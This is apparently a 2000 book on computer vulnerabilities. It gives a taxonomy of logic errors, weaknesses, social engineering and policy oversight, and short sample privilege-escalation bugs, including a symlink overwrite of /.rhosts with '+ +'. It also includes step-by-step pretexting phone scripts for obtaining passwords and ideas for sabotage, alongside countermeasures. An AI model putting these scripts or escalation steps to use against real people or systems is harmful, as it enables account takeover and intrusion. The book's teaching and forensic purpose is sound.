Computer Vulnerabilities

Written by Eric Knight, C.I.S.S.P.

Last Revision: March 20, 2000
Original Publication: March 6, 2000

Security Paradigm

Any feedback can be sent to knight@securityparadigm.com

Dedication

This book is dedicated to the people that believed in vulnerabilities enough to give some of their life toward making this book a reality:

Kevin Reynolds, William Spencer, Andrew Green, Brian Martin, Scott Chasin, and Elias Levy

And also I wish to dedicate this to my parents, Dr. Douglas Knight and Rose Marie Knight, for giving me the freedom even at a very young age to keep an open mind and encourage me to pursue my interests, believing that I would not let them down.

Without each of these people, all of whom have inspired me, directed me, aided me, and informed me, it is doubtful that this book would have ever been written.

Table of Contents

Introduction

Vulnerabilities are the tricks-of-the-trade for hackers, giving an intruder the ability to heighten one's access by exploiting a flawed piece of logic inside the code of a computer. Like the hackers that seek them out, vulnerabilities are usually quite mysterious and hard to prove they even exist. Many people who are introduced to vulnerabilities for the first time are confused or disturbed at what they see – undocumented source code, usually performing a series of tasks which don't make a considerable amount of sense to the uninformed. Rightly so, because many vulnerabilities may exist in unfamiliar environments or using unfamiliar techniques.

As security experts get acquainted with vulnerabilities and how they are exploited, the methods of exploitation appear random and chaotic – each and every one with seemingly unpredictable results. It has been theorized that this comes from the fact that bugs are mistakes, and does not follow the course of intelligent reason. However, vulnerabilities can be categorized in ways that make more sense to the person investigating the problems at hand.

This book describes the vulnerabilities, both categorization and the exploitation logic, stemming from a centralized "gray area" approach. As the book author, I've decided to pull no punches at all, explaining how, in step by step detail, how one could take any form of vulnerability at any level and use it to control computer systems, the users, and administrators. The intent here is to teach, in as graphic detail as possible, the extent of each and every problem, and how it can be exploited. A good working knowledge of Microsoft Windows, UNIX, and TCP/IP are mandatory for a good understanding of computer vulnerabilities.

Hopefully this document will be used to define the forensic sciences stemming from computer crime, providing answers to the reasoning that hackers would use in a break-in. By following the approaches given in this book, an investigator can mirror the tracks of a hacker's logic as they intrude upon a computer network and understand the reasoning that goes on behind the attack.

Anatomy of a Vulnerability

When one thinks of vulnerabilities, one considers a weakness in a security design, some flaw that can be exploited to defeat the defense. In medieval days, a vulnerability of a castle was that it could be laid siege. In more modern terms, a bulletproof vest could be vulnerable to a specially made bullet, or by aiming at a different body part not protected by the vest. In fact, as many different security measures that have been invented have been circumvented almost at the point of conception.

A *computer vulnerability* is a flaw in the security of a computer system. The security is the support structure that prevents unauthorized access to the computer. When a vulnerability is exploited, the person using the vulnerability will gain some additional influence over the computer system that may allow a compromise of the systems' integrity.

Computers have a range of different defenses, ranging from passwords to file permissions. Computer "virtual" existence is a completely unique concept that doesn't relate well to physical security. However, in terms of computer security, the techniques to break in are finite and can be described.

This book breaks down the logic to computer security vulnerabilities so that they can fit within specific categories that make them understandable. Provided with a vulnerability, the danger and function of each possible type of vulnerability can be explained, and paths of access enhancements can be determined.

There are four basic types of vulnerabilities, which are relative to two factors: what is the specific target of the vulnerability in terms of computer or person, and the other is how quickly the vulnerability works. One could imagine this as a matrix:

	Affects Person	**Affects Computer**
Instantaneous	Social Engineering	Logic Error
Requires a duration of time	Policy Oversight	Weakness


Logic error is a short cut directly to a security altering effect, usually considered a basic bug. These types of problem occur due to a special circumstance (usually poorly written code) that allows heightened access. This is the type of vulnerability usually thought of first.

Weakness is a security measure that was put into place, but has a flaw in its design that could lead to a security breach. They usually involve security that may or may not be distinctly solid, but is possible for people to bypass. The term "Security through Obscurity" fits in this arena, being that a system is secure because nobody can see or understand the hidden elements. All encryption fits under this category as it is possible to eventually break the encryption, regardless of how well it is constructed. The idea isn't that security isn't present, it is the fact that security is present with a method of defeating it also being present.

Social Engineering is a nebulous area of attacking associated with a directed attack against policy of the company. Policy is being used in a high level sense, because it could be an internal worker committing sabotage, a telephone scam directed at a naive employee, or digging for information that was thrown away in dumpsters.

Policy oversight is a flaw in the planning to avoid a situation, which would be such conditions as not producing adequate software backups, having proper contact numbers, having working protection equipment (such as fire extinguishers), and so forth. The most common policy oversight seems to be not having support of the company's management to legally pursue computer criminals, which renders all the existing countermeasures established to protect the company useless.

The following vulnerability map creates a visual way to envision security situations that you may have already encountered and their relation to the four types of vulnerabilities:



Vulnerability Attributes

All four types of security problems ultimately have the same basic attributes, so any taxonomy of problems for policy issues will have the same basic model for computer vulnerabilities. Vulnerabilities have five basic attributes, which are Fault, Severity, Authentication, Tactic, and Consequence. Examining these attributes can provide a complete understanding of the vulnerability.

Fault describes how the vulnerability came to be, as in what type of mistake was made to create the problem.

Severity describes the degree of the compromise, such as if they gained administrator access or access to files a regular user normally would not see.

Authentication describes if the intruder must have successfully registered with the host proof of identity before exploiting the vulnerability.

Tactic describes the issue of who is exploiting who, in terms of location. If a user must have an account on the computer already, that is one situation. If the user can come from a location other than the keyboard, that is another.

Consequence describes the outcome. Consequence is the mechanics behind access promotion, and demonstrates how a small amount of access can lead to far greater compromises.

Fault

The mistakes that occur which cause vulnerabilities are referred to as its ***fault***. Taimur Aslam, Ivan Krsul, and Eugene H. Spafford of the COAST Laboratory first defined the scope of faults in 1996 from a high level. However, the taxonomy is strong in its categorization of faults, but what needs to be understood is that fault does not equate to vulnerability, it is only an aspect of a vulnerability.

In the chapter Computer Security Faults the Aslam-Krsul-Spafford Fault Taxonomy will be presented, including additional details to demonstrate how the taxonomy can be used. These details consist of common mistakes, examples of fault in standard operating systems, buffer overflows, and other examples of how problems fall into their taxonomy.

Severity

All vulnerabilities yield an outcome, therefore to judge the extent of the access level gained from a vulnerability, ***severity*** is used. There are six levels of severity that can be used to define a vulnerability: *administrator access, read restricted files, regular user access, spoofing, non-detectability, and denial of service.*

Severity	Description
Administrator Access	This level of access allows administrative activities on the computer, above and beyond that of a normal user.
Read Restricted Files	This level of severity allows access to files that can normally not be accessed, or can view information not supposed to be viewed that may lead to a security compromise.
Regular User Access	Access as a regular user has a strong degree of severity because there are typically many more ways to interact with the system than without access at all.
Spoofing	Spoofing allows the intruder to assume the identity of a user, computer, or network entity. This can result in other systems trusting the intruder and allow a system compromise.
Non-Detectability	This degree of severity arises when a logging system has been disabled or otherwise malfunctions. This can allow an intruder to perform actions that cannot be recorded.
Denial of Service	Although denial of service the lowest degree of severity, it is only because it is the farthest from being interactive with the system.

.


It is important to stress that severity is based on influence over the system, and that all of the levels of severity presented allow at least some influence. Denial of service, for example, is a severe problem but still contains but a single interaction: disable. Severity is most important when considering that it can be used to achieve the intruder's goals, whatever they may be.

Authentication

A basic Boolean yes-or-no value, authentication is a condition asking if the intruder must register identity with the host first. If the intruder must "log in", they must have already bypassed a level of security to reach that point. However, it warrants its own category because of the fact that being authenticated on a host gives the user access to a far more robust command set that may have hundreds, thousands, or even millions of possible features that may yield greater access. Most administrators will assume that if a hacker has gained access to a host at the regular user level, they probably already have administrator access.

Tactic

The way that a vulnerability is exploited is very critical, so tactic describes who can exploit who and where. A local user will have access to far more resources than an intruder without access, and so ***internal*** access is desirable before attempting to penetrate a host. Remote users without access can still influence the computer, and may gain access from a ***server*** function. People running ***client*** software that is dependent on remote file servers may be fed bogus commands, also allowing a compromise. Likewise, a ***man-in-the-middle*** attack occurs when someone is eavesdropping on the communications between two locations. In the most extreme cases, when an intruder has ***physical*** access to the host, they can brute force their way into the logic a number of other ways.



Internal Tactic – The actual attack occurs on the host through the software, not requiring a network or physical access.

Physical Access Tactic – This attack only can be performed if the attacker is at the keyboard or has physical access to either the computer or the user of the computer.

Server Tactic – This attack takes advantage of the server being available to be connected to exploit a service.

Client Tactic – This attack occurs when the hostile information is sent to the victim's computer via a server the victim is connected to.

Man-in-the-Middle Tactic – This tactic exists when another party intervenes or interjects themselves between two communicating parties.

All tactics are cumulative, that is, there can be several tactics involved in exploiting a single vulnerability. However, each step that occurs when multiple tactics are required exists in one of these five basic tactics.

As an example, an attack could be initiated by a connection to a server via a server tactic, but could also require a man-in-the-middle tactic to complete the exploit.

Consequence

Unlike severity, which states the outcome of a single vulnerability, **consequence** builds a "road map" for almost any level of access to promote itself to fully interactive administrator rights. One can think of this aspect as the function component of the vulnerability. All vulnerabilities follow a logical "input"/"output" flow, and the end-result operation of the actual exploit itself is covered under consequence. Likewise, each consequence implies a step-by-step operation to improving the level of access.

Attributes and Vulnerabilities

Attributes of vulnerabilities become easy to identify as they are compared against other type of vulnerabilities. The following matrix shows if the attributes require a different taxonomy across different vulnerability types. It shows the rather surprising relationship between *logic errors*, *weaknesses, social engineering*, and *policy oversight*:

	Fault	Severity	Authentication	Perspective	Consequence
Logic Error	Specific	Independent	Independent	Independent	Specific
Weakness	Specific	Independent	Independent	Independent	Specific
Social Engineering	Specific	Independent	Independent	Independent	Specific
Policy Oversight	Specific	Independent	Independent	Independent	Specific


Although the focus of this book is primarily on "logic errors", the other aspects of vulnerability – weakness, social engineering, and policy oversight have different consequences and faults, but have the same severity, authentication, and tactic taxonomies! Even more fascinating is there is a direct relationship between the attributes across all four types of vulnerabilities, they are the same!

As an example, a **man-in-the-middle** attack is an attribute of *tactic* which could apply to *logic errors* (an attack on a protocol), *weakness* (a sniffer running capturing packet data), *social engineering* (eavesdropping on telephones), or *policy oversight* (someone interceding on another's behalf.) Therefore, the actual properties of these attributes are independent and problems can be identified the same across all four types!

In short, without actually pointing out where a vulnerability is located, the concept of the vulnerability can be described by these five attributes. The only element missing to completely describe any vulnerability is a step-by-step description of its execution, which is handy but not conceptually necessary if all we want to do is understand its function.

Logic Errors

The aspect of computer vulnerabilities often thought of first are logic errors – mistakes in the programming or design of the software that allows a security breach. Many computer operators in the "golden days" of computers remember software that was so poorly written that if you told it you were the administrator, you became the administrator. One would suspect that with modern technology, enhanced design, and strict standards that such security problems would become a thing of the past. However, the complexity of programming, operating systems, and security designs has increased the overall security risk. Furthermore, convenience for users is convenience for intruders as well, and good intentions often create gigantic security holes.



The most notable aspects of logic errors is that they require extremely short periods of time to interact with the computer to compromise security and require very little human influence to activate. Many of logic errors can become "canned" by writing a single program that handles the intrusion process automatically. These programs are often called "scripts" because they are usually programmed in a script language such as "shell script" or PERL, and can be found on numerous public Internet web sites.

The aspect that definitively separates the logic errors from ***weakness*** are that logic errors are an absolute lacking of security – the security either was incorrectly done or was completely absent in the design. The aspect that separates logic errors from ***social engineering*** is that logic errors don't require feedback from the victim – all the functions necessary to carry out the vulnerability are present on the victim's computer or network.

Because of the high speeds and low interaction time, logic errors arguably make up the most dangerous of computer security problems. These problems, once discovered, can usually be kept secret, preventing administrators from knowing what "trick" the hacker used to promote their access. The Computer Emergency Response Team (CERT), as well as other worldwide computer emergency planning groups, collect and release information about vulnerabilities the public needs to be aware of. However, there are thousands of new reported vulnerabilities appearing each year, but less than 100 are "officially" reported by such agencies.

Most logic errors are catalogued by fault, and at this level there is very little need for vague descriptions as everything has a technical answer. Although there are only four "examples" listed on the Vulnerability Map, there are many different types of logic errors that fit all over. However, lets investigate the logic error examples as given by the Vulnerability Map.

Operating System Vulnerabilities

All software inherits vulnerabilities from the operating system. Although it's a common assumption that poor administration is what really allows hackers easy entry to computers, sometimes it isn't the fault of the administrator. Hundreds (if not thousands) of security problems are easily traced back to flaws which exist in the operating system itself. If one considers the "buffer overflow" attack, which results in "force feeding" the computer instructions due to faulting bounds checking, if the operating system handled the overflows correctly the problem would not even exist. If the same program were "ported" to an operating system with better overflow handling, the problem would disappear.

Operating System Vulnerabilities are the most direct methods of attack, having near-instant reaction times, and very predictable results. Furthermore, the same problem is likely to exist in all of the computer systems of the same type, making them nearly universal in nature. Vulnerabilities of this sort usually command the highest priorities by response teams.

Here is an example of an operating system vulnerability in Ultrix 4.4. This vulnerability was packaged with the operating system and supplied with the basic toolkit. Before it was patched, if an intruder found an Ultrix 4.4 computer, it was very likely this problem would be present.

Sample Vulnerability [chroot, Discoverer: Unknown, Ultrix 4.4]

> The **chroot** function can be used to change your access to **root** access by creating a new password file and supplying a null password for the "root" account and then "su"ing to administrator access.

As stated, this problem has a simple cause-effect result and can easily be obtained in seconds, and even be completely automatable. There are some steps to the process which have been left out, but can easily be added (such as creating a new device to point to the hard drive, mounting the file system from that device, and then modifying the “root” of the file-system bypassing the effect of chroot.)

Application Specific Vulnerabilities

A specific application can be anything from a video game to a web server. Masters can write these programs or they could be written by amateurs, one is never quite sure. For every operating system there is a user with a different set of needs, so application vulnerabilities typically don’t affect everybody. However, this doesn’t mean millions of people still cannot be effected (consider a flaw in Microsoft Internet Explorer, and how many people that would effect.)

Flaws in applications, like flaws in operating systems, are of the highest speed of execution but require a more personalized touch than does straight operating system vulnerabilities. Sometimes the flaw might not manifest itself until a condition of use occurs, making actual automation difficult. However, the critical interaction required by the attacker is locating specifically which computers run the targeted application.

Here is an example of an application (in this case, the LARN game that comes bundled with many versions of the BSD operating system), programmed accidentally with a vulnerability, that allows administrator access to the host.

Sample Vulnerability [LARN bug, Discoverer: Snocrash, BSD 4.4]

> If a person scores 263 point in larn, it causes the system to mail the user. The process of mailing the user causes a potential IFS vulnerability which can be used to exploit root access.

This attack is not “instant” although this particular example was meant to show that non-automated situations do exist. Keep in mind that the Vulnerability Map is an approximation of expected time and interaction.

Network Protocol Design

In many cases, the actual communication between layers is difficult to design properly. Most of the network protocols are highly trusting of other computers and "spoofing" becomes simple. Here is an example of such a problem:

Sample Vulnerability [PCNFSD, Discoverer: John McDonald, OpenBSD]

```
The get_pr_status function uses popen() directly, as opposed to
calling the su_popen() function.  The OpenBSD implementation of
rpc.pcnfsd does not check if the supplied printer name is a valid
printer; it only checks if the name is suspicious.  Thus, a
printer name can be provided such that remote commands can be
executed as root.
```

Keep in mind this particular area of computer security is pretty vast right now with a lot of affected parties, and people are attempting to solve these problems without disrupting the existing "free access" organization of the Internet. These will probably be among the most hotly contested areas of necessary computer security changes.

Forced Trust Violations

The "Trust Web" is considered to be the biggest problem in computer security. If you know someone who trusts you, who also is trusted by someone you want to target, then they are vulnerable by association. Many people trust others completely, but if the attacker compromises one person, they are very likely to compromise others in their trust web.


The trust web, however, doesn't just extend to person-to-person interactions. The "root" access account handles system level functions, which allows lower lever accesses permission to do functions such as "access the hard drive", "write to the console", etc. The management of these processes involves its own trust web. There are a number of faults, such as race conditions or failure to check symlinks, which exist between two different levels of access that can be exploited. Here is a quick example:

Sample Vulnerability [ppl, Discoverer: Scriptors of Doom, HPUX 10.x]

```
ppl generates a log file that follows symbolic links, and can
overwrite /.rhosts with a "+ +" line.
```

To understand this particular flaw, the ppl program is "setuid root", which means it runs with administrator permissions. It creates a log file that, if someone else were to place a symbolic link in the /tmp directory in which it resides with the same file name, it will overwrite whatever file the symbolic link points to. If the file is pointed to /.rhosts, then not only would the attacker be violating a trust between user and administrator at the system level, but creating a new trust between the system and all the systems on the network (in the .rhosts file, "+ +" means trust every computer, trust every user.)

Social Engineering



Social Engineering is the "art of personal manipulation", and is the reason why corporations should develop a paranoid approach to building security policy. Many vulnerabilities (including all of the denial of services ones) involve techniques used to promote levels of access but only through social engineering.

The author would, at this point, like to state there is nothing "artful" or even legal about social engineering, its basically the "dirtiest game of pool" one can play. However, because it relates to computer security, it is being described in this document to make people aware of the problem, and how it applies to computer vulnerabilities.

It has been the general consensus of hackers and penetration people in general that people can be very susceptible to being conned out of private information. And in most cases, it can be rather simple for a hacker to get information from someone. Sometimes, there just isn't any other way to get information about a network without trying to socially engineer it, and so in cases where vulnerabilities require personal interaction, here are brief examples of common problems:

Gaining Access

The ideal desire of social engineering is to give access to computer systems simply by talking people out of information. By pretending to be an employee, lots of implied information can be acquired. Employees are privileged for some information, and most companies have a policy where employees are allowed to repair their own equipment. Thus, some margin for social engineering does exist.

"I forgot my password!"

The classic attack for which there is very little cure, the classic situation where someone lost, mistyped, forgot, or just plain broke their password is a prime target for social engineering. Administrators are faced with this problem every day. Here is a quick example how such a conversation may go:

[Keep in mind every computer Center I've ever worked with has had someone named "Chuck", so I've concluded people named Chuck are believable Engineers, even if nobody has ever heard of the name from that computer center before. Al and Bill work side-by-side with Chuck, so all these names have a good chance of working.]

Intruder: <dials a random number on the telephone inside of a medium to large company>
Unsuspecting Person: This is Unsuspecting Person, how may help you?
Intruder: I'm Chuck from the Computer Center, I'm currently monitoring the network lines and I only need to know if your on the network right now and what your account ID is.
Unsuspecting Person: <thinks about it, but can't see how an ID would hurt anything> Uh, okay, my ID is UPERSON. This isn't going to crash my computer, is it?
Intruder: It shouldn't. Thanks.
Intruder: <hangs up>
Intruder: <try to log in 3-5 times on the account to make sure it gets locked out, more believable the better>
Intruder: <calls computer center>
Computer Center: This is the Computer Center, how may I help you?

Intruder: This is Unsuspecting Person, I've forgotten by password – I tried to remember it but I locked out my account. My account is UPERSON.
Computer Center: <makes judgement call – if the excuse pans out, they'll probably just give you a new password over the phone. Because the account was locked out, and the name and account match, that usually causes no suspicion to be raised.>
Computer Center: Okay, I unlocked your account. What would you like your new password to be?
Intruder: Okay, let me think… How about "I-J-H-Y-S-C-C-H-H"
Computer Center: Okay. You're all set. Need anything else?
Intruder: Nope, I'm happy! Have a good day!
Computer Center: You too, bye.
Computer Center or Intruder: <hang up>

There are several things an administrator can do to protect against this sort of attack. To tighten down security, the following measures would be ideal:

- Require proof of ID. Social Security Number, Employee Number, and home phone number are good choices.
- Require that all password changes are done in person to verify identity.
- Require changes be done with approval from their supervisor.
- Require a callback to their current telephone location

Because some vulnerabilities allow the assumption of someone's identity on the network (such as compromising their email account on one machine) just taking e-mail authentication as proof is not good enough. People should never reply to any online entity requesting any information asking for a password.

"What is your password?"

I wish I could say that there is absolutely no way this could work – but it does. An unbelievable offer followed by a quick question usually can lead to easy access. Here is a common way people lose passwords to a wily (?) hacker.

Intruder: Hey, what are you working on?
Victim: I'm working on <xxx>, I've been doing it for hours. I hate doing this, blah blah.
Intruder: I know a way you can do that instantly with this cool program called Super <xxx>. My friend did what you are doing in 5 minutes, and then we hung around in bars for the rest of the day. Best of all, I've got it here if you want it. I'll just give it to you.
Victim: COOL!! Can you mail it to me?
Intruder: Nope, my mail is broken. Just give me your account and I'll transfer it to you.
Victim: Uhh, okay… My account is Victim and my password is china.
Intruder: Okay, I'll send it over right away.

This variant happens under a somewhat non-trusted situation, but if the same hacker had reached this point by gaining access to the host and pretended to be someone they know, the victim may never know what happened. Usually it only requires a little bit of trust to be established. After all, nobody expects this sort of an opener from a hacker:

Intruder: Bob, I've just got a great deal on cruise tickets, only $399 for a 7 day cruise. The wife and I are going to go to the Caribbean. My travel agent set me up, if you want I can show you a brochure tomorrow.

The only real way to correct a problem like this is education. Even the most menial of accounts on a typical computer network can lead to colossal compromises, even if people think there is very little at risk. People often mistake that since there is nothing on their account at the time that they have nothing to lose by giving out their account and password – this is very far from the truth. The majority of ways to promote access through vulnerabilities on a host require a regular user account.

Fishing for Information

Many things can be learned by calling the Computer Center of a large business. The following things are usually extremely easy to learn about a company simply by posing as an employee and asking:

- The pool of modems used for people to call in, to get access via telephone.
- The proper format for email addresses for the company, showing a possible Internet route in.
- The IP address of the file server, mail server, firewall, CD-ROM server, development and source code repository, the HR server, the R&D server, and the Financial server. This can simplify the attack plan.
- The correct configuration to talk to the network (many of the Computer Center employees can recite this by heart by now.)
- The phone number of the computer center, giving an idea where other telephone access points may be.
- Current products -- just ask a sales representative. This can be used to identify possible attack targets.

It may be ideal for a policy to be set that requires people in the company to ***never*** configure computers themselves. Windows NT computers can prevent such configurations from being tampered, but by leaving it as a responsibility of the employee to fix problems leaves the possibility for the questions above to be commonplace to a computer center. By forcing all repairs to be done by technicians and never by telephone, these details can remain hidden.

Trashing

"One man's trash is another man's treasure." Proven true in many respects, intruders have often times stolen the garbage from a company and investigated it for sensitive information such as broken but salvageable media, papers and documents describing computer design, names of users, accounts and potential passwords. A lot about the security of a company can be learned by investigating the garbage.

Considered one of the sneakier methods of getting an items out of a secured complex while being under surveillance is to throw away a piece of equipment while inside the complex, and fish it from the garbage afterwards. That way a simple office tour may be turned into a serious security problem. One can consider the damage of just stealing a back-up tape to a Windows NT server – account information, server contents, and network configuration information are all contained on a single, easily stolen item.

Janitorial Right

It has been surmised that the janitor is the individual with the greatest power over the company's security, as they are normally hired as a low trust level and have physical access to virtually everything. If a person attempts to get hired at a business as a janitor, they often times can claim unbelievable amounts of stolen information and resources because they are usually alone on duty and can open virtually every office.

Criminal Sabotage

The other sections were just a warm up for this section, which relates specifically to vulnerabilities presented earlier. Without going into great detail, the basic truth of Criminal Sabotage is that you are trying to make yourself look better by making someone else look worse.

Corporate Sabotage

Basically a situation where one company is going to damage another company, either for revenge or for profits. Here is an example situation how denial-of-service attacks could be used to accomplish this:

```
An Internet Service Provider (ISP) is having problems gaining customers.
In order to gain more, they decide they are going to make themselves look
more reliable than their competition.  So, using untraceable denial-of-
service attacks against the competing ISP, the criminal ISP will appear
to be better.
```

Internal Sabotage

When employees start getting over-competitive, or people become hate or revenge motivated, sabotage may come into play. Here are a few possibilities of what can happen:

1. Documents may be altered to contain erroneous facts, insulting comments, or even grammatical errors.
2. Documents may be lost or destroyed
3. Computers may be crashed forcing deadlines to be missed
4. Computers may be crashed to make the equipment to look unreliable
5. Computers may be crashed to make the administrator or user look unreliable

Using sabotage is done in cases that can only be described as mean-spirited, and chances are law-enforcement authorities may be called into play. However, these events still remain common and even unnoticed in many cases by everyone except the intended victim.


In an off-computer-related story, a real-life (but very minor) internal sabotage situation happened to me at a drive-in window fast-food restaurant where the teenage girl at the window asked me if I wanted any sauces. I said “sure”, and she continued to collect pieces of my order. She then told the manager from halfway across the store that someone named “Brenda” was messing up her job again, and that she was giving away too many packages of sauce. When the manager turned away, she shoved about 100 packages into my bag (filled it half-the-way to the top) and handed it to me.

Like this fast food story, I’m sure that real life sabotage situations follow the same basic theme as to how much damage a person can do to influence someone’s life without actually getting law-enforcement involved. Very low damage, very little “Brenda” can do about the problem, and the sneaky fast food attendant will probably drive “Brenda” away.

Extortion

Probably the most deeply criminal of Social Engineering, extortion has been used in combination with many computer vulnerabilities to force money from large institutions that cannot afford to have operations disrupted. It has been documented that many banks have been willing to pay hackers up to $100,000 in order for hackers to stay away. No wonder, given the complexity of the task to keep them from sabotaging operations. Most of these situations are swept under the table, hidden because of the possible panic that can occur if people found out their money wasn’t safe in that bank.

Computer Weakness



Another issue that warrants some discussion is the issue of computer weakness, which is very similar to vulnerability, so much so that they often get confused. A vulnerability always has resolution, where a weakness might never have one. Sometime I may catalog a collection of weaknesses, or even build a weakness taxonomy, but for now I'd like to demonstrate example of weakness that I've uncovered in order to add additional clarification.

As it has been said that a "chain is only as strong as its weakest link", many very strong elements in computer security may be easily bypassed by foolish decision making. Many other elements may degrade over time, simply because the technology used to defeat it improves. Common examples of security critical elements that suffer from weakness are:

- Security through Obscurity
- Encryption
- Password Security
- Secure Hashes
- Aged Software (in general)
- Aged Hardware (in general)
- People

Each of these elements will slowly degrade over time, although they can be upgraded to correct the problem. To give an analogy: computers aren't like fine wines, they don't get better with age -- they are vinegar before you know it.

Security through Obscurity

As time elapses, the age-old concept of "security through obscurity", or to paraphrase, keeping how the security of the host works a secret, always degrades. Simply put, as people research the situation, eventually they can learn how it operates, making it less obscure. Tested and failed on a day to day basis, security through obscurity is merely an added deterrent to security measures, and should NEVER be relied upon. However, adding this to a system should be considered added security with a weakness, instead of simply added security.

Encryption

Being able to encrypt information has been proven time and time again one of the best methods of improving computer security, so the fact that all encryption falls under weakness probably seems like a paradox. However, encryption is merely an added security feature with multiple weaknesses that can be addressed. Yes, it is better to have encryption than to be without it, but ignoring the weaknesses will court disaster. All encryption techniques are subject to the possibility of three possible flaws:

- Cryptographic Short Cuts
- Speed of Computer
- Lack of a Sufficiently Random Key

These flaws keep all encryption from becoming an absolute, although the degree of weakness can be lessened as a result.

Cryptographic Short Cuts

Many types of encryption can be weakened by optimization and short cuts to the operation which yield faster speed. Cryptography is a different form of computing which works against the grain of the teachings a typical computer programmer would receive: slower is better. By attempting more possibilities in a duration of time, a slower cryptographic process will yield less attempts at breaking it than a method that is considerably faster. More attempts to break in equate to a better chance of guessing the key.

Some methods of cryptography have been bypassed ENTIRELY, allowing a straight conversion. In these cases, classified as vulnerabilities of the Read Restricted severity, the encrypted information can easily be converted to plaintext as if there was no encryption.

Speed of Computer

